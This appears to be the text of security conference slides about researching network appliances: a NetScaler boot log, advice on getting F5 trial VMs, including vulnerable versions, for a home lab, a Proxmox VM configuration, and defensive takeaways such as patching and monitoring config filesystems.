
```
Oct 25 08:27:32 <user.crit> ns1 syshealthd: sysid 450070, IPMI device read failed -2.
Oct 25 08:27:32 <local0.alert> ns1 NSUAconf[658]: NSUAconf: Unable to connect to NSCLI using default password
Oct 25 08:27:32 <local0.err> ns1 nsumond[766]: nsumond daemon started
Oct 25 08:27:33 <daemon.err> ns1 monit[216]: 'nssupport' process is not running
^[
NetScaler initialization is still in progress; please wait
20 to 30 seconds before attempting to log in.
#####
#
# WARNING: Access to this system is for authorized users only.
# Disconnect IMMEDIATELY if you are not an authorized user!
#
#####

login: Oct 25 08:28:16 <local0.alert> 10.13.37.170 10/25/2022:15:27:27 GMT ns1 0-PPE-0 : default EVENT STATECHANGE 20 0 : Device "self node 10.13.37.170" - State COMPLETE_FAIL
Oct 25 08:28:16 <local0.alert> 10.13.37.170 10/25/2022:15:27:33 GMT ns1 0-PPE-0 : default EVENT STATECHANGE 36 0 : Device "self node 10.13.37.170" - State UP

login: █
```

IT'S DANGEROUS TO HACK ALONE: LAB 101

- F5 GIVES AWAY VIRTUAL EDITION VM'S FOR ALL MAJOR HYPERVISORS
 - INCLUDING VULNERABLE VERSIONS!
- ➤ USE A THROWAWAY EMAIL
 - 30-DAY DEMO LICENSES
 - ISO IMAGES
- GOOD FOR VULN RESEARCH
 - TESTING COMPILED TOOLS
- CITRIX ALSO HAS VMs
 - NO VULN VERSIONS ☹️
- NO TRIAL LICENSE NEEDED



The screenshot displays the Proxmox Virtual Environment 7.2-11 web interface. On the left, the 'Server View' sidebar shows a tree structure under 'Datacenter' with a 'proxmox' node containing several VMs. VM 201 (F5-VM-1) is selected. The main panel shows the configuration for 'Virtual Machine 201 (F5-VM-1) on node 'proxmox''. The 'Hardware' tab is active, displaying a table of VM specifications.

Component	Value
Memory	8.00 GiB
Processors	4 (1 sockets, 4 cores)
BIOS	Default (SeaBIOS)
Display	Default
Machine	Default (i440fx)
SCSI Controller	VirtIO SCSI
CD/DVD Drive (ide2)	none,media=cdrom
Hard Disk (virtio1)	local-lvm:vm-201-disk-1,size=76G
Network Device (net0)	e1000=6A:6A:52:78:5E:9C,bridge=vmbr0
Network Device (net1)	e1000=32:9C:1A:90:C0:DE,bridge=vmbr1,tag=4093
Network Device (net2)	e1000=BE:C7:CF:D7:FB:BC,bridge=vmbr2,tag=4094

KEY TAKEAWAYS

- THESE TECHNIQUES WILL WORK ON ANY DEVICE WITH A FULL SHELL
- ADVANCED ACTORS HAVE BARELY SCRATCHED THE SURFACE
- SYSTEM COMPLEXITY GIVES ATTACKERS THE ADVANTAGE
- BLACK BOX VENDOR SOLUTIONS HAVE DESIGN FLAWS
- STEPS YOU CAN TAKE:
 - SECURITY 101: PATCH, FIREWALL, LOGS, CONFIG SNAPSHOTS
 - MONITOR CONFIG FILESYSTEMS FOR NEW FILES / SIZE CHANGES
 - USE DEVICES WITH RESTRICTED SHELLS

MAIN TRACK



THANK YOU
@NOX08